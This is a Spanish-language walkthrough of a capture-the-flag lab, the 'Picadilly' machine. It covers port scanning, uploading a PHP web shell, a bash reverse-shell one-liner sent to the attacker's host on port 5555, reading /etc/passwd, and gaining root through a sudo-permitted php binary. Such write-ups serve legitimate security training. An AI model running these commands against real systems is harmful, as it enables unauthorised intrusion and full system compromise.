

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh picadilly.tar
[sudo] contraseña para kali:

      ##
    ## ## ##
  ## ## ## ##
NNN {NN NNNN NNN NNNN NN N / ===- NNN
    \-----0-----/
      \-----/

DICKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada. su dirección IP es --> 172.17.0.2
```

Le hacemos un ping para comprobar la conectividad y además con el ttl de 64 sabemos que estamos ante una máquina Linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data:
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.048 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.048/0.048/0.048/0.000 ms
```


Con nmap vemos los puertos que están abiertos y sus servicios.

```
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.59
| http-ls: Volume /
| SIZE  TIME                               FILENAME
| 215   2024-05-18 01:19 backup.txt
| _
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Index of /
443/tcp   open  ssl/http Apache httpd 2.4.59 ((Debian))
| ssl-cert: Subject: commonName=50a6ca252ff4
| Subject Alternative Name: DNS:50a6ca252ff4
| Not valid before: 2024-05-18T06:29:06
|_Not valid after: 2034-05-16T06:29:06
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Picadilly
|_ssl-date: TLS randomness does not represent time
|_tls-alpn:
|_ http/1.1
MAC Address: 02:42:AC:11:00:02 (Unknown)
```


Con whatweb vemos las tecnologías que tiene la página web.

```
> whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.59], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[172.17.0.2], Index-Of, Title[Index of /]
```

Vemos que en el archivo backup.txt nos dan una pista sobre la contraseña de un usuario.




En el puerto 443, vemos que nos da la opción de subir archivos y con gobuster podemos comprobar en que dirección se suben dichos archivos.




Gobuster nos muestra que se suben en la capeta de uploads y allí es donde subiremos nuestro archivo malicioso para intentar ejecutar código.

```
> gobuster dir -u https://172.17.0.2:443 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt -k
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                https://172.17.0.2:443
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.8.2
[+] Extensions:        php,html,txt
[+] Timeout:            10s
=====
Starting gobuster in directory enumeration mode
=====
index.php      (Status: 200) [Size: 3603]
uploads       (Status: 301) [Size: 312] [--> https://172.17.0.2/uploads/]
```

Una vez subido el archivo correctamente intentamos ejecutar código.



Nos deja ejecutar código, por lo que el siguiente paso sería hacer una reverse shell.



Dejamos un puerto a la escucha, en este caso el 5555, con netcat. Y aplicamos la reverse shell. Aplicamos el oneliner para que apunte a nuestra Kali por el puerto 5555.

```
172.17.0.2/uploads/shell.phar?cmd=bash -c 'bash -i >%26 /dev/tcp/10.0.2.65/5555 0>%261'
```


```
> nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.0.2.65] from (UNKNOWN) [172.17.0.2] 51132
bash: cannot set terminal process group (23): Inappropriate ioctl for device
bash: no job control in this shell
www-data@a3a9184a78dc:/var/www/html/uploads$ |
```

Ya estaríamos dentro de la carpeta upload.

```
www-data@a3a9184a78dc:/var/www/html/uploads$ ls -la
total 20
drwxr-xr-x 1 www-data www-data 4096 Mar 15 08:38 .
drwxr-xr-x 1 www-data www-data 4096 May 18 2024 ..
-rwxr-xr-x 1 www-data www-data 855 May 17 2024 post1.txt
-rw-r--r-- 1 www-data www-data 34 Mar 15 08:15 shell.phar
```

Comprobamos los usuarios que puede iniciar sesión y resulta que uno de ellos es Mateo por lo que debemos descifrar la contraseña con el cifrado de Cesar.

```
www-data@a3a9184a78dc:/var/www/html/uploads$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
mateo:x:1000:1000:~/home/mateo:/bin/bash
```



Nos da una contraseña para el usuario Mateo, pero al aplicarla nos da error, es porque la 'x' realmente sobra en la contraseña. Simplemente había que aplicar la lógica y ver que easycrazy es una contraseña más común que añadiendo una 'x' en medio.


```
www-data@a3a9184a78dc:/var/www/html/uploads$ su mateo
Password:
mateo@a3a9184a78dc:/var/www/html/uploads$ cd
mateo@a3a9184a78dc:~$ ls -la
total 20
drwxr-xr-x 2 mateo mateo 4096 May 18 2024 .
drwxr-xr-x 1 root root 4096 May 18 2024 ..
-rw-r--r-- 1 mateo mateo 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 mateo mateo 3526 Apr 23 2023 .bashrc
-rw-r--r-- 1 mateo mateo 807 Apr 23 2023 .profile
```

Podemos escalar privilegios usando un binario que se ejecuta como root, viendo los permisos que tiene mateo con sudo.

```
mateo@a3a9184a78dc:~$ sudo -l
Matching Defaults entries for mateo on a3a9184a78dc:
env_reset, mail_badpass, secure_path=/usr/local/sbin\

User mateo may run the following commands on a3a9184a78dc:
(ALL) NOPASSWD: /usr/bin/php
```

En GTFOBINS nos dice que comando debemos usar para escalar privilegios.



Y listo ya sería root.

```
mateo@a3a9184a78dc:~$ sudo php -r 'system(\"/bin/bash -i\");'
root@a3a9184a78dc:/home/mateo# id
uid=0(root) gid=0(root) groups=0(root)
```